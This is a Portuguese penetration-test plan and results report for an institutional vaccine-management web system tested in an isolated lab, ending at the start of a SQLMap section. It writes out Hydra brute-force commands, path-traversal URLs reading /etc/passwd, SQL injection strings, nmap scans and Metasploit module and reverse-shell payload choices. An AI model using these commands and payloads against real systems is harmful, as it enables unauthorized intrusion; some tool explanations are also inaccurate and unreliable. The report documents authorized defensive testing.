Plano de Projeto de Testes

# Introdução

Este documento tem como propósito descrever o objetivo, os recursos, o escopo e o cronograma das atividades de teste de penetração do Sistema de Vacinas.

# Objetivos

Este planejamento busca identificar, no sistema a ser explorado, informações para realizar testes exploratórios a fim de encontrar possíveis vulnerabilidades de segurança que possam comprometer o funcionamento do sistema. Além disso, deseja-se: listar o escopo do sistema que deverá ser testado, descrever o processo de teste a ser empregado bem como todos os recursos necessários para a execução dos testes. Por fim, prover uma estimativa do tempo para os testes a serem realizados e listar os elementos resultantes do projeto de testes.

# Estratégia de Testes

A estratégia de testes de software descreve em alto nível a abordagem geral das atividades de teste.

A tabela a seguir exibe em alto nível a estratégia de testes a ser abordada neste projeto.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Contexto** | **Técnicas de Teste** | **Tipo de Teste** | **Tipo de Execução** | **Nível de Teste** |
| Todo o sistema exceto a funcionalidade Listar Alunos [[1]](#footnote-1) | Teste exploratório | Teste de Penetração | Manual e Automatizada | Teste de Sistema |

# Escopo

Para esse plano de testes serão testadas as seguintes funcionalidades do sistema:

* Login;
* Consulta e cadastro de servidor;
* Consulta e cadastro de Lotes de vacinas;
* Consulta e Cadastro de Vacinas;
* Consulta Vacina gripe;
* Relatórios.

# Cronograma

|  |  |  |  |
| --- | --- | --- | --- |
| **Atividade** | **Início** | **Fim** | **Responsável** |
| Iteração 1 | 21/03/16 | 28/03/016 | Diego, Pâmela, Marcos |
| Reunião de planejamento | 21/03/16 | 21/03/16 | Diego, Pâmela e Marcos |
| Execução | 21/03/16 | 28/03/16 | Diego e Pâmela |
| Iteração 2 | 28/03/16 | 05/04/16 | Diego, Pâmela, Marcos |
| Reunião de planejamento | 28/03/16 | 28/03/16 | Diego, Pâmela e Marcos |
| Execução | 28/03/16 | 05/04/16 | Diego e Pâmela |
| Iteração 3 | 05/04/16 | 12/04/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 05/04/16 | 05/04/16 | Diego, Pâmela e Marcos |
| Execução | 05/04/16 | 12/04/16 | Diego e Pâmela |
| Iteração 4 | 12/04/16 | 19/04/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 12/04/16 | 12/04/16 | Diego, Pâmela e Marcos |
| Execução | 12/04/16 | 19/04/16 | Diego e Pâmela |
| Iteração 5 | 25/04/16 | 03/05/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 25/04/16 | 25/04/16 | Diego, Pâmela e Marcos |
| Execução | 25/04/16 | 03/05/16 | Diego e Pâmela |
| Iteração 6 | 03/05/16 | 10/05/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 03/05/16 | 03/05/16 | Diego, Pâmela e Marcos |
| Execução | 03/05/16 | 10/05/16 | Diego e Pâmela |

# Recursos Humanos

Esta seção descreve os recursos humanos necessários para execução das atividades desse projeto.

|  |  |  |
| --- | --- | --- |
| Nome | Papel | Horas |
| Diego Antônio | Analista de Teste | 22 horas |
| Pâmela Beatriz | Analista de Teste | 27 horas |
| Marcos Costa | Orientador | 7 horas |

# Ambiente de Teste

O ambiente de teste está configurado da seguinte forma:

Dentro no DGTI - IFPE, existe uma máquina física que faz uso do sistema operacional Windows 7. Essa máquina disponibiliza o acesso a uma máquina virtual (VM), que será de fato utilizada para a execução dos testes. Essa máquina virtual utiliza o sistema operacional Kali Linux e se encontra em uma rede isolada sem acesso à rede local do IFPE e a Internet.

Existem duas outras máquinas virtuais, as quais armazenam individualmente o espelhamento do Servidor de dados (Polaris) e do Servidor WEB (Pollux) que contém o sistema ser testado. Ambas utilizam o sistema operacional Windows Server 2013. Os analistas de teste não possuirão acesso a essas duas máquinas virtuais.

O Pollux será acessado para teste através do browser da VM que contém o Kali Linux.

A Figura 1 mostra a atual configuração do ambiente.




Figura 1. Configuração Ambiente de Teste

Para a realização dos testes, será realizado um acesso à máquina física por meio da ferramenta de conexão remota Team Viewer. Após estabelecer a conexão remota, será possível acessar o ambiente do Kali Linux e dentro dessa máquina virtual acessar via browser o Sistema de Vacinas.

# Processo de Teste

O processo de testes será realizado de forma incremental e iterativa utilizando a prática Scrum de planejamento de iteração. Além disso, foram utilizados do método Kanban a visualização do fluxo através de um quadro kanban, bem como a limitação do trabalho em progresso.

Será elaborado um relatório contendo todos os resultados das atividades realizadas durante as iterações. Para cada teste executado serão registrados: os passos utilizados na execução, os resultados de cada passo, bem como, a contabilização do tempo gasto durante a realização dos testes.

# Resultado dos testes

**Iteração 1 - 25/03/16 à 05/04/16**

Atividades planejadas:

1. Tela Login - Exploração via Path Transversal;
2. Tela Login - Exploração via Força Bruta;
3. Tela Login - Mapeamento da hierarquia de pastas do sistema;
4. Tela Login - Exploração via Sql Injection;
5. Tela Home - Mapeamento da hierarquia de pastas do sistema;
6. Tentar Baixar o código da aplicação;
7. Incluir arquivo no Servidor.

Atividades concluídas:

1. Tela Login - Exploração via Path Transversal;
2. Tela Login - Exploração via Força Bruta;
3. Tela Login - Mapeamento da hierarquia de pastas do sistema;
4. Tela Login - Exploração via Sql Injection;
5. Tela Home - Mapeamento da hierarquia de pastas do sistema.

Impedimentos:

O sistema ficou fora do ar durante os dias 23 a 28 de março. Para solucionar o impedimento foi enviado um e-mail à equipe do DGTI solicitando que o ambiente de testes fosse reiniciado. O problema foi solucionado no dia 28/03/16. Isso impactou no andamento das atividades previstas para a iteração 1. Como consequência desse atraso, o tempo de execução da iteração 1 foi acrescido em uma semana, tendo suas atividades finalizadas apenas no dia 05/04/16.

**Charters de Teste**

**Tela Login - Exploração via Força Bruta**

Tarefa realizada dia 01/04/16.

Duração dos testes:1 h.

Duração total da atividade: 1h 20 min.

**Objetivo**

Utilizar de forma automatizada uma ferramenta que simule várias tentativas de login no Sistema de Vacinas para verificar se a tela de Login é vulnerável a ataques com dados aleatórios em repetitivas tentativas, ou se essa tela possui algum mecanismo que impeça que dados do login sejam acertados ao acaso.

**Ferramenta**

Hydra é uma ferramenta automatizada que pode ser utilizada para tentar realizar o procedimento de força bruta em uma página web. A partir de uma lista de usuários ou senha fornecidos à Hydra é possível configurá-la para fazer *“n”* tentativas de acesso por minuto, onde n é um número entre 1 e 16. O funcionamento mais básico da ferramenta requer apenas um login e um exemplo de senha com a URL do sistema alvo que ela tentará fazer o acesso.

**Resultados**

**Tentativa 1**

Configurar a Hydra com 3 parâmetros para que ela realize os testes de acesso com força bruta na tela de Login.

***Impedimento***: Hydra não está reclamando de 3 parâmetros quando, a tela de Login só utiliza 2.

**Resultado**: Indefinido.

**Tentativa 2**

Inserir um login válido e possíveis senha mais comuns utilizadas para login e configurar número de 16 tentativas de acesso na Hydra.

*Comando utilizado: hydra -l admin -P forcaBruta 192.168.0.58 http-post-form “vacina/login.php:login=^USER^:senha=^PASS^:logado=false”*

No comando acima:

1. “ -l ” significa o login utilizado no momento. Nesse caso, deve ser sempre “admin” pois é o único usuário válido fornecido para o acesso ao Sistema de Vacinas.
2. “ -P ” é o arquivo contendo as senhas que a Hydra tentará utilizar para fazer o login.
3. 192.168.0.58 é o IP onde está hospedada a aplicação alvo.
4. “http-post-form” é o método utilizado, no caso , POST do HTTP.
5. *“vacina/login.php:login=^USER^:senha=^PASS^:logado=false”* é a URL utilizada para fazer a requisição
   1. USER é onde a Hydra deve inserir o login válido usada na requisição.
   2. PASS é onde a Hydra deve inserir a senha válida usada na requisição

**Resultado:** Passou no teste.

**Tentativa 3**

Consegui configurar a ferramenta para executar 16 testes por min fazendo tentativas com o login “admin” (cedido pelo DGTI) e com um dicionário de senhas retiradas da *Lista de Piores Senhas de 2015* da SplashData ².

*Comando utilizado: hydra -l admin -P forcaBruta 192.168.0.58 http-post-form “vacina/login.php:login=^USER^:senha=^PASS^:logado=false” -V*

No comando acima:

1. “ -l ” significa o login utilizado no momento. Deve ser sempre admin pois é o único usuário válido fornecido para acessar o Sistema de Vacinas.
2. “ -P ” é o arquivo contendo as senhas que a Hydra tentará utilizar.
3. 192.168.0.58 é o IP onde está hospedada a aplicação.
4. “http-post-form” é o método utilizado, no caso , POST do HTTP.
5. *“vacina/login.php:login=^USER^:senha=^PASS^:logado=false”* é a URL utilizada para fazer a requisição
   1. USER é onde a Hydra deve inserir o login válido usada na requisição.
   2. PASS é onde a Hydra deve inserir a senha válida usada na requisição
6. “-V” é para exibir no console o resultado da operação.

**Resultado:** O teste mostrou que o sistema possui uma vulnerabilidade à acesso via força bruta. A Figura 2 mostra que embora várias tentativas tenham sido realizadas sem sucesso de login, o sistema permite que várias requisições sejam feitas ao servidor por tempo indeterminado. Como não há mecanismo de bloqueio para inúmeras requisições de login, o sistema abre uma brecha para que senhas de acesso ao sistema possam ser descobertas após várias tentativas.




Figura 2 - Resultado da operação

**Referências**

2 - [Piores Senhas 2015](https://www.teamsid.com/worst-passwords-2015/)

--------------------------------------------------------------------------------------------------------------------

**Tela Login - Exploração via Path Transversal**

Tarefa realizada entre os dias 31/03/16 e 01/04/16.

Duração dos testes: 1 h.

Duração total da atividade: 2 h e 30 min.

Utilizando como base as informações disponibilizadas no charter **Mapeamento Login**. É possível identificar toda a estrutura de pastas da aplicação. A partir dessa estrutura descoberta, serão executadas as tentativas de acessar partes do Sistema Operacional que não deveriam ser acessíveis.

**Objetivo**

Através dos parâmetros de login enviados pela URL, tentar ganhar o acesso às páginas do Sistema de Vacinas ou do Sistema Operacional que não deveriam ser acessadas via aplicação.

Todos os testes a serem executados nessa atividade têm como objetivo navegar em diretórios da aplicação dentro do servidor e dessa forma conseguir acesso a locais não autorizados. Serão utilizados os seguintes comandos “../../” para tentar realizar a navegação de pastas.

**Resultados**

**Tentativa 1**

Quando o sistema não consegue efetuar um login, o seguinte parâmetro é exibido na url: *vacina/login.php?****logado****=false.*

A primeira tentativa foi fazer uma requisição ao servidor alterando a url citada anteriormente para: *vacina/login.php?logado=../../dir.*

1. Os comandos “../../” servem para tentar a navegação de forma forçada dentro da estrutura de pastas do Sistema Operacional.
2. O comando *dir*  no cmd do Windows serve para listar os arquivos e diretórios dentro da pasta atual.

**Resultado**: Passou no teste.

**Tentativa 2**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado= ../../cat /etc/passwd.*

1. Os comandos “../../” servem para tentar a navegação de forma forçada dentro da estrutura de pastas do Sistema Operacional.
2. O comando *cat /etc/passwd* , no Linux, serve para listar o conteúdo de passwd (local onde ficam armazenados informações de senha dos usuários). No Windows, o esperado seria um erro.

**Resultado**: Passou no teste.

**Tentativa 3**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado=%2e%2e%2f%2e%2e%2f (código equivalente a ../../).*

1. Os comandos “../../” servem para tentar a navegação de forma forçada dentro da estrutura de pastas do Sistema Operacional.

**Resultado**: Passou no teste.

**Tentativa 4**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado=../data.js*

para acessar o arquivo “data.js”.

1. O comando “../” serve para tentar navegar de forma forçada dentro da estrutura de pastas do Sistema Operacional.
2. “data.js” é um arquivo que aparece no mapeamento obtido na atividade **Mapeamento Login.**

**Resultado**: Passou no teste.

**Tentativa 5**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?logado=./././ .*

1. Os comandos “./.././” serve para tentar navegar de forma forçada dentro da estrutura de pastas do Sistema Operacional.

**Resultado**: Passou no teste

**Tentativa 6**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?login=teste&senha=./././*

1. Os comandos “./.././” serve para tentar navegar de forma forçada dentro da estrutura de pastas do Sistema Operacional.

**Resultado**: Passou no teste

**Tentativa 7**

Fazer uma requisição ao servidor utilizando a url *vacina/login.php?login=teste&senha=..*

**Resultado**: Passou no teste

--------------------------------------------------------------------------------------------------------------------

**Tela Home - Exploração via Mapeamento**

Tarefa realizada no dia 05/04/16

Duração dos testes: 5 min.

Duração total da atividade: 15min.

**Objetivo**

Utilizar o Burp Intruder, funcionalidade da ferramenta Burp Suite, para mapear os parâmetros recebidos pela página Home para facilitar as futuras tentativas de invasão da página em questão.

**Resultados**

Não foi possível realizar mapeamento na Home pois ela é uma página estática e não faz uso de parâmetros no envio e resposta de requisições ao servidor. Essa página também não possui campos que permitam passagem de parâmetros. Os parâmetros são fundamentais para que o Burp Intruder consiga enxergar as demais partes do sistema e monte a hierarquia de pastas da aplicação.

**Tela Login - Mapeamento da hierarquia de pastas do sistema**

Tarefa realizada dia 30/03/16.

Duração dos testes:1 h.

Duração total da atividade: 1h 30 min.

**Objetivo**: Utilizar de forma automatizada o módulo Burp Scanner da Ferramenta Burp Suite para realizar um escaneamento de vulnerabilidades a partir da URL do Login (192.168.0.58/vacina/login.php). A partir dos resultados, verificar se foi possível ter acesso à hierarquia de pastas do sistema mesmo sem efetuar a requisição do login. Além disso, verificar se é possível ter acesso aos códigos da aplicação.


**Resultados**

**Tentativa 1**

Acessar a página do Login conforme URL informada anteriormente e tentar enxergar a hierarquia de pastas do sistema.

**Resultado**: Passou no teste

Conforme mostra imagem abaixo, não foi possível escanear estrutura de pastas do sistema apenas acessando o página do Login.



**Figura [numero] - Resultado tentativa mapeamento pastas do sistema**

**Tela Login - Exploração Via SQL Injection**

Tarefa realizada dia 07/04/16.

Duração dos testes:1 h.

Duração total da atividade: 1h 40 min.

**Objetivo**

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página de Login na tentativa de forçar ações não autorizadas no sistema.

**Resultados**

**Tentativa 1**

Verificar se o campo Login é vulnerável a injeção de código SQL fazendo uso da técnica de concatenação de aspas simples.

Espera-se que o sistema trate o caractere aspa simples como um parâmetro regular da consulta.

Entradas: Login = admin’

**Resultado**: Passou no teste. A aplicação está fazendo tratamento de dados de entrada não permitindo a injeção de instruções SQL através do campo de Login.

**Tentativa 2**

Inserir uma string com uma distribuição adequada de aspa simples e comentários inline como entrada no campo Login, a fim de modificar a instrução SQL utilizada pelo sistema para consulta de dados referentes ao login de usuários cadastrados. Comentários inline serão utilizados para tentar forçar o interpretador de SQL da aplicação a ignorar todas as intruções SQL que vierem após o comentário inserido.

Entradas:

admin’ or 1=1 #

admin’ or 1=1 --

O envio desses dados como entrada no campo do Login, tentará forçar o sistema a consultar não apenas os dados do usuário admin, mas qualquer usuário cadastrado na base de dados, uma vez que a instrução “1=1” será sempre verdadeira.

Para que a consulta alcance o objetivo proposto, será necessário utilizar possíveis instruções de que comentam linhas de código SQL em determinados SGBDs: “#” e “--” . Essas instruções podem ignorar qualquer instrução posterior presente na mesma linha em que elas foram inseridas.

**Resultado**: Passou no teste.

**Tentativa 3**

Inserir uma string fazendo uso de uma única aspa simples para completar a entrada de uma possível instrução SQL executada no momento em que função logar da página Login for invocadas. Nesse caso, será possível que uma instrução SQL de consulta semelhante a essa seja executada SELECT login from usuarios WHERE login = ‘admin’ or ‘a’=’a’.

Entradas:

admin’ or ‘a’=’a

**Resultado:** Passou no teste

**-----------------------------------------------------------------------------------------------------------------**

**Iteração 2 - 05/04/16 à 12/04/16**

Atividades planejadas:

1. Tela Consulta Servidor - Exploração via Sql Injection;
2. Análise do Servidor - Exploração via Nmap;
3. Tela Login - Exploração via SQL Map;
4. Tentar descobrir Senha de Root;
5. Tentativa de Ataque à porta RCP com Metasploit;
6. Tentar sobrescrever algum arquivo no Servidor;
7. Tentar descobrir usuários do SO.

Atividades concluídas:

1. Tela Consulta Servidor - Exploração via Sql Injection;
2. Análise do Servidor - Exploração via Nmap;
3. Tela Login - Exploração via SQL Map.
4. Tentativa de Ataque à porta RCP com Metasploit;

Impedimentos: Nenhum.

**Charters de Teste**

**Análise do Servidor - Exploração via Nmap**

Tarefa realizada no dia 09/04/16

Duração dos testes: 30 min.

Duração total da atividade: 1 h.

**Objetivo:** Utilizar a ferramenta Nmap para descobrir quais portas do servidor

estão abertas e que tipo de atividade pode ser desenvolvida a partir disso.

**Ferramenta:** Nmap é um scanner de portas automatizado que consegue fazer a detecção de portas abertas e o tipo de aplicação que está rodando em determinada porta de um servidor web no momento de um escaneamento.

**Resultados**

**Tentativa 1**

*Utilização do comando nmap -Ss -O 192.168.0.58.*

1. “-Ss” permite que a ferramenta tente fazer o scan SYN do TCP.
2. “-O” permite que a ferramenta tente encontrar o S.O. rodando no momento.
3. 192.168.0.58 é o IP onde está hospedada a aplicação em teste.

**Resultado:** Erro na ferramenta.

**Tentativa 2**

*Utilização do comando nmap -sS -O 192.168.0.58.*

1. “-sS” permite que a ferramenta tente fazer o scan SYN do TCP..
2. “-O” permite que a ferramenta tente encontrar o S.O. rodando no momento.
3. 192.168.0.58 é o IP onde está hospedada a aplicação em teste.

**Resultado:**

Conforme a Figura 3, a ferramenta conseguiu escanear todas as portas abertas e exibir os serviços que estavam rodando nessas portas.




Figura 3 - Portas encontradas e os serviços que estavam rodando nelas no momento do escaneamento.

**Tentativa 3**

*Utilização do comando: nmap -sV -O 192.168.0.58.*

1. “-sV” permite que a ferramenta realize o SYN e busque a versão do software rodando no momento.
2. “-O” permite que a ferramenta tente encontrar o S.O. rodando no momento.
3. 192.168.0.58 é o IP onde está hospedada a aplicação em teste.

**Resultados:**

Conforme a Figura 4, foi possível escanear as portas abertas e identificar a versão dos sistemas que estavam rodando nelas no momento.



Figura 4 - Portas escaneadas e versões dos sistemas que estavam rodando no momento.

Serviços:

* Microsoft Windows RPC - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
* Microsoft Windows microsoft-ds - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows.

**Tentativa 4**

*Utilização do comando nmap -sU -O 192.168.0.58.*

1. “-sU” permite que a ferramenta utilize o detector de portas UDP.
2. “-O” permite que a ferramenta tente encontrar o S.O. rodando no momento.
3. 192.168.0.58 é o IP onde está hospedada a aplicação em teste.

**Resultado:**

Conforme a Figura 5, foi possível identificar as portas UDP abertas e os serviços que elas estavam rodando no momento do escaneamento.


.

Figura 5 - Portas UDP escaneadas e serviços que estavam rodando nelas no momento do escaneamento.

Serviços:

* ntp - protocolo de sincronização de relógios usando UDP;
* netbios-ns - responsável pelo registro de nomes de aplicação do NetBios;
* netbios -dgm - serviço de datagrams do NetBios;
* snmp - gerenciamento de redes;
* microsoft-ds - protocolo windows para compartilhamento e impressões de arquivos;
* L2TP - protocolo de encapsulamento de camada 2, para criar redes vpn privadas;
* nat-t-like - protocolo de tradução de ips.

**Tentativa 5**

*Utilização do comando nmap -A -O 192.168.0.58.*

1. “-A” é para usar o Tracerouter na requisição.
2. “-O” permite que a ferramenta tente encontrar o S.O. rodando no momento.
3. 192.168.0.58 é o IP onde está hospedada a aplicação em teste.

**Resultado:**

Conforme as Figura 6 e 7, foi possível identificar a rota traçada pelo Tracerouter.




Figura 6 - Rota traçada pelo Tracerouter - Parte 1




Figura 7 - Rota traçada pelo Tracerouter - Parte 2

**Tentativa 6**

*Utilização do comando nmap -sV -p 1-65535 -O 192.168.0.58.*

1. “-sV” permite que a ferramenta realize o SYN e buscar a versão do software rodando no momento.
2. “-p” indica quais portas devem ser usadas no teste, o delimitador é “-”.
3. “-O” permite que a ferramenta tente encontrar o S.O. rodando no momento.
4. 192.168.0.58 é o IP onde está hospedada a aplicação em teste.

**Resultado:**

Conforme a Figura 8, foi possível identificar a versão dos softwares que estavam rodando nas portas escaneadas.




Figura 8 - Versão do software rodando nas portas escaneadas

**Tentativa 7**

*Utilização do comando nmap -sU -p 1-65535 192.168.0.58.*

1. “-sU” permite que a ferramenta use o detector de portas UDP.
2. “-O” permite que a ferramenta tente encontrar o S.O. rodando no momento.
3. 192.168.0.58 é o IP onde está hospedada a aplicação em teste.

**Resultado:**




Figura 9 - Versão do software rodando nas portas UDP escaneadas

Referências

[NTP](https://pt.wikipedia.org/wiki/Network_Time_Protocol)

[NetBios](https://pt.wikipedia.org/wiki/NetBIOS)

[SNMP](https://pt.wikipedia.org/wiki/Simple_Network_Management_Protocol)

**Ataque à porta RPC descoberta na análise de servidor - NMAP**

Tarefa realizada dia 10/04/16.

Duração dos testes:1 h.

Duração total da atividade: 1h.

Essa atividade não foi prevista para essa iteração. Representa o ataque à porta RPC descoberta na análise de servidor - NMAP.

**Objetivo**: Tentar se conectar à porta 135 usando o framework Metasploit para tentar conseguir privilégios dentro do Windows.

**Ferramenta:** Metasploit é um framework de intrusão que é carregado com muitos payloads e exploits automatizados que facilitam alguns testes de intrusão.

*Exploits*: São partes de um software responsável por executar comandos maliciosos que normalmente tentam garantir acesso privilegiado a um sistema.

*Payloads*: São comandos executados pelos exploits que visam manter o recém garantido acesso (em caso de sucesso) ou ampliar o nível de privilégio.

**Resultados**

**Tentativa 1**

Tentar configurar algum exploit que ataque a porta 135.

**Resultado:**

A ferramenta é de difícil configuração e possui documentação muito ruim para inciantes. Não foi possível obter grandes resultados.

**Tentativa 2**

O exploit escolhido foi o *auxiliary/scanner/msf/msf\_rpc\_login* para

testar o caso específico da porta RPC escolhida. O payload a ser executado

é o *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: O exploit foi enviado mas não trouxe resultado. Após verificação, o exploit é pra Windows NT.

**Tentativa 3**

Tentar atacar a porta 445 usando exploits automatizados.

Para esse caso o exploit escolhido foi o MS08-67 disponivel no caminho */windows/smb/ms08\_067\_netapi.* Ele serve especificamente para explorar uma vulnerabilidade do microsoft ds. O payload é o mesmo do teste passado: *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: Passou no teste.

**Tentativa 4**

Tentar atacar a porta 135.

O exploit escolhido foi o *auxiliary/scanner/msf/msf\_rpc\_login* para

testar o caso específico da porta RPC escolhida. O payload a ser executado

é o *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: Passou no teste.

**Login - SQL Injection - SQL MAP**

Tarefa realizada no dia: 11/04

Duração dos testes: 2 horas

Duração total da atividade: 2 horas e 30 min

